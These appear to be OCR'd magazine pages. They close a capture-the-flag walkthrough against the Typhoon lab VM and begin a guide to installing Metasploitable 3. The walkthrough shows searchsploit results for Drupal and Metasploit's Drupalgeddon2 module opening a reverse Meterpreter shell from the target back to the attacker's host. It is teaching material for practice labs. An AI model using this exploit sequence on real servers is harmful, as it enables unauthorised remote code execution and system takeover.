
```
^Croot@kali:~# searchsploit drupal 8
------------------------------------------ -------------------------------------------
 Exploit Title                            |  Path
                                          | (/usr/share/exploitdb/)
------------------------------------------ -------------------------------------------
Drupal 4.0 - News Message HTML Injecti | exploits/php/webapps/21863.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP In | exploits/php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Rem | exploits/php/webapps/1821.php
Drupal 5.21/6.16 - Denial of Service   | exploits/php/dos/10826.sh
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL | exploits/php/webapps/34984.py
Drupal 7.12 - Multiple Vulnerabilities | exploits/php/webapps/18564.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authe | exploits/php/webapps/44557.rb
Drupal < 7.58 - 'drupalgeddon3' (Authe | exploits/php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / <  | exploits/php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - ' | exploits/php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - ' | exploits/php/webapps/44448.py
Drupal Module CKEditor 3.0 < 3.6.2 - P | exploits/php/webapps/18389.txt
Drupal Module Sections - Cross-Site Sc | exploits/php/webapps/10485.txt
Drupal avatar_uploader v7.x-1.0-beta8  | exploits/php/webapps/44501.txt
------------------------------------------ -------------------------------------------
Shellcodes: No Result
root@kali:~# 
```

I loaded the Metasploit exploit as shown below.




```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        If output should be dumped
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:por
t[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR iden
tifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connec
tions
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host
```

I set all the options as shown below. The check command says the target is indeed vulnerable.



```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.41.164
rhosts => 192.168.41.164
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set targeturi /drupal
targeturi => /drupal
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > check

[*] Drupal 8 targeted at http://192.168.41.164/drupal/
[+] Drupal appears unpatched in CHANGELOG.txt
[+] 192.168.41.164:80 - The target is vulnerable.
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > 
```

When I execute the module, I once again successfully get the meterpreter session on the target.



```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[*] Drupal 8 targeted at http://192.168.41.164/drupal/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (38247 bytes) to 192.168.41.164
[*] Meterpreter session 4 opened (192.168.41.163:4444 -> 192.168.41.164:32868) a
t 2019-03-20 14:08:11 -0400

meterpreter > sysinfo
Computer    : typhoon.local
OS          : Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03
:51:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

With this, we finish this Capture The Flag scenario of Typhoon 1.02 VM which is one of the best vulnerable machines we have seen. Covering over two issues, in this challenge we have seen five ways of gaining access to this system. In our next issue, we will be back with a new Capture The Flag challenge.

INSTALLING METASPLOITABLE 3 IN VIRTUALBOX

INSTALLIT


In the eternal journey of learning ethical hacking and penetration testing, readers will have to install many programs and have to setup many practice labs.It is keeping this in mind, we have included this Feature in our Hackercool Magazine. In this newly introduced Feature aptly named "Installit", we will be teaching in detail how to install and configure some of the much needed labs and networks. This Feature will be like a walkthrough to teach absolute beginners. In this month's issue, our readers will learn how to install Metasploitable 3 in Oracle Virtualbox.

Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case.

Another difference between Metasploitable 2 and Metasploitable 3 is, it is not a automatically downloaded virtual machine which can be just downloaded and set up in a virtualization software. We can also configure the machine ourselves and we can also decide the target version of Windows. Let us see how to install Metasploitable 3 in Virtualbox. Before doing anything, we need to download some software's required to install Metasploitable 3. Given below is the list of software we need to download with their download links.

1. Metasploitable 3 : https://github.com/rapid7/metasploitable3
2. Vagrant : https://www.vagrantup.com/
3. Packer : https://www.packerdownloads.io/.html
4. Oracle Virtualbox : https://www.virtualbox.org/
5. Vagrant-reload-plugin : https://github.com/aidanns/vagrant-reload#installation

